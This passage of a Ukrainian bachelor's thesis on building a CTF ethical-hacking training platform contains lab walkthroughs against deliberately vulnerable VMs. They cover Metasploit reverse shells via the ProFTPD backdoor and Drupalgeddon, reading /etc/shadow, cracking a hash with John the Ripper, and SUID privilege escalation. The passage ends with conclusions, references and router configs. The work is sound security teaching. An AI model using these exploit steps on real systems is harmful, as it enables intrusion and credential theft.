2  payload/cmd/unix/bind_perl_ipv6           .               normal No    Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic                  .               normal No    Unix Command, Generic Command Execution
4  payload/cmd/unix/reverse                  .               normal No    Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl .               normal No    Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl             .               normal No    Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl         .               normal No    Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet .               normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > |

```

Рисунок 3.133 – Використання Metasploit

Тут ми бачимо, що серед параметрів доступна опція RHOSTS. Це IP-адреса цільової машини, яку потрібно вказати. Далі переглядаємо корисне навантаження, яке буде використане після успішної експлуатації. Для отримання зворотної оболонки з цільової машини ми використаємо наступний payload і ще раз перевіримо доступні параметри(рисунк 3.134):

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload /cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      .                no        The local client address
  CPORT      .                no        The local client port
  Proxies    .                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.24.10.4       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      .                yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > |

```

Рисунок 3.134 – Використання payload та перегляд доступних параметрів

Серед параметрів ми бачимо LHOST – це локальна IP-адреса нашої машини, на яку буде встановлено зворотне підключення після експлуатації вразливості. (рисунк 3.135):

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Minimize all open windows and show the desktop
kali@kali: /etc

msf6 exploit(unix/ftpproftpd_133c_backdoor) > set LHOST 195.24.10.3
LHOST => 195.24.10.3
msf6 exploit(unix/ftpproftpd_133c_backdoor) > show options

Module options (exploit/unix/ftpproftpd_133c_backdoor):
-----
Name      Current Setting  Required  Description
-----
CHOST      195.24.10.3      no        The local client address
CPORT      4444              no        The local client port
Proxies    []                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     10.24.10.4        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21                yes       The target port (TCP)

Payload options (cmd/unix/reverse):
-----
Name      Current Setting  Required  Description
-----
LHOST     195.24.10.3      yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftpproftpd_133c_backdoor) > exploit

```

Рисунок 3.135 – Встановлення LHOST

Тепер запускаємо експлойт(рисунок 3.136):

```

msf6 exploit(unix/ftpproftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 195.24.10.3:4444
[*] 10.24.10.4:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 6E1iZnBIAJOMFhmN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: 3: Escape: not found\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (195.24.10.3:4444 -> 10.24.10.4:40806) at 2025-06-23 02:33:23 -0400

Shell Banner:
6E1iZnBIAJOMFhmN
-----

whoami
root

```

Рисунок 3.136 – Встановлення LHOST

Після успішного виконання експлойта відкрилась сесія командного рядка, де ми перевірили, від імені якого користувача ми отримали доступ до системи(рисунок 3.136).

Далі для отримання повноцінної інтерактивної оболонки використовуємо команду на Python(рисунок 3.137):

```

python -c 'import pty; pty.spawn("/bin/bash")'
root@vtcsec:/# |

```

Рисунок 3.137 – Більш зручна оболонка

Тепер ми бачимо, що знаходимося на цільовій машині (vtcsec:root). Після цього ми перевіримо, які зашифровані паролі присутні в etc/shadow. (рисунок 3.138):

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: /etc
File Actions Edit View Help
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2W0/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYw9.ov/aszTpwhLaC2x6Fvy5tpUUXqbUhCkb14/:17484:0:99999:7:::
mysql!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/#

```

Рисунок 3.138 – Зашифровані паролі

Тут ми бачимо, що marlinspike має хешований пароль. Тож ми скопіюємо цей хешований текст і вставимо в текстовий редактор nano(рисунок 3.139):

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
GNU nano 8.4 New Buffer *
marlinspike:$6$wQb5nV3T$xB2W0/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYw9.ov/aszTpwhLaC2x6Fvy5tpUUXqbUhCkb14/:17484:0:99999:7:::
mysql!:17486:0:99999:7:::

```

Рисунок 3.139 – Текстовий редактор nano

Після цього використовуємо команду для зламу хешів за допомогою John the Ripper (рисунок 3.140):

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
(kali@kali)-[~]
$ john --single basic-pentest-kucher
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)

(kali@kali)-[~]
$ john --show basic-pentest-kucher
marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left

(kali@kali)-[~]
$

```

Рисунок 3.140 – Результат зламу

Ми отримали пароль. Тепер варто перевірити, чи дійсний він, спробувавши автентифікуватися по SSH. І спробуємо знайти прапор (рисунок 3.141):

```
(kali@kali) ~$ ssh marlinspike@10.24.10.4
The authenticity of host '10.24.10.4 (10.24.10.4)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJ0aKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.24.10.4' (ED25519) to the list of known hosts.
marlinspike@10.24.10.4's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

646 packages can be updated.
500 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz  Desktop      examples.desktop  Pictures      proftpd-1.3.3c.tar.bz2.bak  Templates
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak  Documents    latest.tar.gz      proftpd-1.3.3c  Public                Videos
backdoored_proftpd-1.3.3c                                          Downloads    Music              proftpd-1.3.3c.tar.bz2  root.txt              wordpress
marlinspike@vtcsec:~$ cat root.txt
KVV(Congrats!)_G0_E8t_c1P$}
marlinspike@vtcsec:~$ |
```

Рисунок 3.141 – Автентифікація по SSH і пошук прапору

Прапор знайдено(рисунок 3.141). Спробуємо ввести його на платформі(рисунок 3.142):




Рисунок 3.142 – Введення прапору

Переходимо до фінального завдання – DC:1 (рисунок 3.143):




Рисунок 3.143 – Опис завдання

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				80
Змн.	Арк.	№ докум.	Підпис	Дата		

Переглянемо служби, їх версії та набір базових скриптів (рисунки 3.144 – 3.145):

```
Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help

(kali㉿kali)-[/etc]
$ nmap -sS -sC -A -T4 10.24.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 03:23 EDT
Nmap scan report for 10.24.10.3
Host is up (0.056s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|_ 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|_ 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
```

Рисунок 3.144 – Результат сканування

```
111/tcp    open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100000  3,4        111/tcp6    rpcbind
|_  100000  3,4        111/udp6    rpcbind
|_  100024  1          42108/tcp6  status
|_  100024  1          43371/udp   status
|_  100024  1          51113/udp6  status
|_  100024  1          53656/tcp   status
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT      ADDRESS
```

Рисунок 3.145 – Результат сканування

Бачимо порт 80, отже маємо справу з веб-сервером(рисунок 3.146):




Рисунок 3.146 – Веб-сервер

Drupal – це безкоштовна система керування контентом (CMS) з відкритим вихідним кодом, яку підтримує велика спільнота. Вона широко використовується мільйонами користувачів і організацій у всьому світі для створення, адміністрування та масштабування вебсайтів(рисунок 3.146).

Для визначення технологій, що використовуються на вебресурсі, ми скористалися Wappalyzer – інструментом технологічного аналізу, який дозволяє виявити фреймворки, CMS, мови програмування, вебсервери та інші компоненти(рисунок 3.147). За його допомогою було встановлено, що сайт працює на базі CMS Drupal.




Рисунок 3.147 – Використання Wappalyzer

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 10.24.10.3
RHOSTS => 10.24.10.3
msf6 exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 195.24.10.3:4444
[*] Sending stage (40004 bytes) to 10.24.10.3
[*] Meterpreter session 1 opened (195.24.10.3:4444 -> 10.24.10.3:46844) at 2025-06-23 03:35:31 -0400

meterpreter >
meterpreter > |
```

Рисунок 3.148 – Використання Wappalyzer

Під час роботи з Metasploit було виявлено відповідний експлойт, який підходить до вразливої версії CMS Drupal на цільовій машині(рисунок 3.148). Для атаки було використано модуль: Drupal HTTP Parameter Key/Value SQL Injection. Після встановлення IP-адреси цільової машини в параметрі RHOSTS експлойт був успішно запущений. У результаті вдалося отримати зворотну оболонку у вигляді Meterpreter-сесії, що підтверджує успішне проникнення в систему. Оскільки користувач, під яким отримано доступ, не входить до групи sudo, отримати root-доступ стандартним способом неможливо. Тому необхідно перевірити наявність файлів із встановленим SUID-бітом, що може дати можливість підвищення привілеїв. Для цього використовуємо команду find(рисунок 3.149).

```

meterpreter > shell
Process 3125 created.
Channel 0 created.
whoami root: command not found
www-data
find / -perm -u=s -type f 2>/dev/null
/bin/mount root
/bin/ping root: command not found
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs

```

Рисунок 3.149 – Використання команди find

Оскільки команда find має встановлений SUID-біт, її можна виконати з привілеями користувача root (рисунок 3.150):




Рисунок 3.150 – Використання команди find

Після виконання команди whoami стало зрозуміло, що команди виконуються від імені root, що свідчить про успішне підвищення привілеїв(рисунок 3.151):

```

whoami
root
cd /root/
ls
thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7

```

Рисунок 3.151 – Знайдений прапор

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		83

Ми знайшли нік-нейм власника в Twitter. Спробуємо ввести його в наше завдання (рисунок 3.152):




Рисунок 3.152 – Перевірка прапору

Функціональність платформи та серії завдань були протестовані – усе працює належним чином. Тепер переглянемо профіль користувача kucheryaoo (рисунок 3.153 – 155):



Рисунок 3.153 – Профіль користувача



Рисунок 3.154 – Профіль користувача




Рисунок 3.155 – Профіль користувача

Було створено декілька користувачів і виконано декілька завдань, тому переглянемо загальну статистику(рисунки 3.156):



Рисунок 3.156 – Загальна статистика

Висновки до третього розділу

У результаті виконаних робіт було успішно розгорнуто мережеву інфраструктуру з використанням GNS3 для моделювання та VirtualBox для керування віртуальними машинами. Було налаштовано статичну IP-адресацію через DHCP, а також реалізовано VPN-з'єднання за допомогою OpenVPN для безпечного доступу учасників до внутрішньої мережі. Платформа CTFd була встановлена, наповнена завданнями на основі вразливих віртуальних машин і протестована на коректність функціонування. Проведене тестування підтвердило стабільність з'єднання між усіма сегментами мережі та працездатність платформи. Усі елементи інфраструктури успішно взаємодіють між собою, що свідчить про готовність системи до використання в освітньому процесі для моделювання кіберзагроз і відпрацювання навичок етичного хакінгу.

ВИСНОВКИ

У результаті виконання випускної кваліфікаційної роботи бакалавра було успішно досягнуто мети створення інтерактивної платформи для моделювання кіберзагроз та навчання етичного хакінгу у форматі CTF. Проведено детальний аналіз теоретичних основ, що охоплюють принципи розгортання платформ, аспекти етичного хакінгу та особливості формату CTF. Досліджено гіпервізори, зокрема їх класифікацію на типи 1 і 2, разом із гібридними варіантами. Розглянуто концепцію етичного хакінгу, його етапи, типи та інструменти, а також проаналізовано формат CTF, його різновиди та підходи до організації.

На основі теоретичного аналізу спроектовано мережеву інфраструктуру платформи, яка забезпечує взаємодію між учасниками, серверами та вразливими віртуальними машинами. Розроблено схему адресації мережі, що гарантує коректну роботу всіх її компонентів. Обрано відповідні мережеві обладнання, які забезпечують стабільність і продуктивність системи. Визначено операційні системи Ubuntu та Kali Linux, а також програмне забезпечення, таке як Oracle VM VirtualBox, GNS3, Docker, OpenVPN і CTFd, що відповідають потребам проєкту.

Практична реалізація включала створення мережевої інфраструктури з використанням GNS3 для симуляції мережевих топологій та VirtualBox для розгортання віртуальних машин. Виконано налаштування маршрутизаторів і комутаторів, розгорнуто платформу на базі CTFd, інтегровано OpenVPN для забезпечення безпечного доступу учасників. Платформу наповнено завданнями, які базуються на обраних вразливих віртуальних машинах, що дозволяють учасникам відпрацьовувати навички етичного хакінгу в контрольованому середовищі. Проведено тестування мережі та функціоналу платформи, що підтвердило її стабільність, безпеку та готовність до використання у навчальних цілях.

Таким чином, створена платформа відповідає поставленим завданням, забезпечуючи ефективне середовище для моделювання кіберзагроз і практичного навчання етичного хакінгу у форматі CTF. Усі етапи роботи виконано повною мірою, а отримані результати свідчать про її придатність для підготовки фахівців із кібербезпеки.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		86

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Vijay K. V. Mastering Kali Linux for Advanced Penetration Testing / Pakt. 4-те вид. Birnigham : Packt, 2022. 548 с.
2. Thomas M. Ethical Hacking. New York : Osb Publisher Pte Ltd, 2003. 990 с.
3. What is a Hypervisor? [Електронний ресурс] – Режим доступу до ресурсу: <https://aws.amazon.com/what-is/hypervisor/>
4. What is a Hypervisor? | VMware [Електронний ресурс] – Режим доступу до ресурсу: <https://www.vmware.com/topics/hypervisor>
5. What is a hypervisor? [Електронний ресурс] – Режим доступу до ресурсу: <https://www.wwt.com/article/what-is-a-hypervisors-role-in-computing-and-virtualization>
6. What is Ethical Hacking: Types, Benefits, & Skills [Електронний ресурс] – Режим доступу до ресурсу: <https://www.simplilearn.com/tutorials/cyber-security-tutorial/what-is-ethical-hacking>
7. What is Ethical Hacking? | EC-Council [Електронний ресурс] – Режим доступу до ресурсу: <https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/what-is-ethical-hacking/>
8. Capture the flag (cybersecurity) – Wikipedia [Електронний ресурс] – Режим доступу до ресурсу: [https://en.wikipedia.org/wiki/Capture_the_flag_\(cybersecurity\)](https://en.wikipedia.org/wiki/Capture_the_flag_(cybersecurity))
9. What is Capture The Flag? [Електронний ресурс] – Режим доступу до ресурсу: <https://ctftime.org/ctf-wtf/>
10. Capture the Flag: What you should know about cybersecurity CTFs [Електронний ресурс] – Режим доступу до ресурсу: <https://feldeffect.com/blog/capture-the-flag-cybersecurity>
11. Top 6 Platforms to Run your CTF On [Електронний ресурс] – Режим доступу до ресурсу: <https://cybertalents.com/blog/top-platforms-to-run-your-ctf>
12. Vulnerable By Design ~ VulnHub [Електронний ресурс] – Режим доступу до ресурсу: <https://www.vulnhub.com/>

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				87
Змн.	Арк.	№ докум.	Підпис	Дата		

13. About CyberTalents [Електронний ресурс] – Режим доступу до ресурсу: <https://cybertalents.com/about>
14. Hack The Box CTF [Електронний ресурс] – Режим доступу до ресурсу: <https://ctf.hackthebox.com>
15. CTFd [Електронний ресурс] – Режим доступу до ресурсу: <https://ctfd.io>
16. VulnHub [Електронний ресурс] – Режим доступу до ресурсу: <https://github.com/vulnhub/vulnhub>
17. What Is VulnHub and How Does It Help Cybersecurity? [Електронний ресурс] – Режим доступу до ресурсу: <https://bestcybersecuritynews.com/what-is-vulnhub-and-how-does-it-help-cybersecurity/>
18. What Is VulnHub and How Does It Help Cybersecurity? [Електронний ресурс] – Режим доступу до ресурсу: https://www.linkedin.com/posts/bestcybersecuritynews_what-is-vulnhub-and-how-does-it-help-cybersecurity-activity-7256729653724303360-5MXn/
19. OpenVPN [Електронний ресурс] – Режим доступу до ресурсу: <https://en.wikipedia.org/wiki/OpenVPN>
20. What is Docker? [Електронний ресурс] – Режим доступу до ресурсу: <https://www.docker.com>
21. Docker Compose [Електронний ресурс] – Режим доступу до ресурсу: <https://docs.docker.com/compose/>
22. Overview CTFd [Електронний ресурс] – Режим доступу до ресурсу: <https://docs.ctfd.io/docs/overview>
23. Cisco Catalyst 8200 Series Edge Platforms Data Sheet [Електронний ресурс] – Режим доступу до ресурсу: <https://www.cisco.com/c/en/us/products/collateral/routers/catalyst-8200-series-edge-platforms/nb-06-cat8200-series-edge-plat-ds-cte-en.html>
24. Cisco Catalyst 2960-S and 2960 Series Switches with LAN Lite Software Data Sheet [Електронний ресурс] – Режим доступу до ресурсу: https://www.cisco.com/c/en/us/products/collateral/switches/catalyst-2960-series-switches/product_data_sheet0900aecd806b0bd8.html

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				88
Змн.	Арк.	№ докум.	Підпис	Дата		

ДОДАТКИ

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				89
Змн.	Арк.	№ докум.	Підпис	Дата		

Конфігураційний файл R-Internet

```

R-INTERNET#sh run
Building configuration...
Current configuration : 1580 bytes
!
upgrade fpd auto
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!hostname R-INTERNET
!
boot-start-marker
boot-end-marker
!
!
!
no aaa new-model
!
!
!
!
!
!
ip host CyberEthics.ua 200.24.10.2
ip cef
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
!
!
redundancy
!
!
!
!
!
!
interface FastEthernet0/0
ip address dhcp
ip nat outside
ip virtual-reassembly in
ip verify unicast reverse-path
duplex full
!
interface FastEthernet1/0
ip address 193.24.10.1 255.255.255.0
ip nat inside
ip virtual-reassembly in
ip verify unicast reverse-path
duplex auto

```

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				90
Змн.	Арк.	№ докум.	Підпис	Дата		

```

speed auto
!
interface FastEthernet1/1
ip address dhcp
ip nat outside
ip virtual-reassembly in
duplex auto
speed auto
!
interface FastEthernet2/0
ip address 194.24.10.1 255.255.255.0
ip nat inside
ip virtual-reassembly in
ip verify unicast reverse-path
duplex half
!
router ospf 2410
network 192.168.1.0 0.0.0.255 area 0
network 193.24.10.0 0.0.0.255 area 0
network 194.24.10.0 0.0.0.255 area 0
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
ip dns server
ip nat inside source list 1 interface FastEthernet1/1 overload
!
access-list 1 permit any
access-list 101 permit udp any any
access-list 101 permit icmp any any echo
access-list 101 permit icmp any any echo-reply
access-list 101 permit icmp any any
!
!
control-plane
!
!
mgcp profile default
!
!
!
gatekeeper
shutdown
!
!
line con 0
stopbits 1
line aux 0
stopbits 1
line vty 0 4
login
transport input all
!
!
End

```

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				91
Змн.	Арк.	№ докум.	Підпис	Дата		

Конфігураційний файл R-Users

```

R-Users#sh run
Building configuration...

Current configuration : 1411 bytes
!
! Last configuration change at 05:33:07 UTC Mon Jun 23 2025
upgrade fpd auto
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R-Users
!
boot-start-marker
boot-end-marker
!
!
!
no aaa new-model
!
!
!
ip dhcp excluded-address 195.24.10.1
!
ip dhcp pool Users
network 195.24.10.0 255.255.255.0
default-router 195.24.10.1
dns-server 192.168.1.4
!
ip dhcp pool Clients
dns-server 192.168.1.21
!
!
!
ip cef
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
redundancy
!
!
!
!
!
interface FastEthernet0/0
no ip address
shutdown
duplex half
!
interface FastEthernet1/0

```

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				92
Змн.	Арк.	№ докум.	Підпис	Дата		

```

ip address 193.24.10.2 255.255.255.0
ip verify unicast reverse-path
duplex auto
speed auto
!
interface FastEthernet1/1
ip address 195.24.10.1 255.255.255.0
ip verify unicast reverse-path
duplex full
speed auto
!
router ospf 2410
network 193.24.10.0 0.0.0.255 area 0
network 195.24.10.0 0.0.0.255 area 0
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
ip route 0.0.0.0 0.0.0.0 192.168.1.4
!
access-list 101 permit udp any any
access-list 101 permit icmp any any echo
access-list 101 permit icmp any any echo-reply
!
!
!
control-plane
!
!
!
mgcp profile default
!
!
!
gatekeeper
shutdown
!
!
line con 0
stopbits 1
line aux 0
stopbits 1
line vty 0 4
login
transport input all
!
!
end

```

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		93

Конфігураційний файл R-Serv

```

R-Serv#sh run
Building configuration...

Current configuration : 2068 bytes
!
! Last configuration change at 10:29:58 UTC Mon Jun 23 2025
upgrade fpd auto
version 15.2
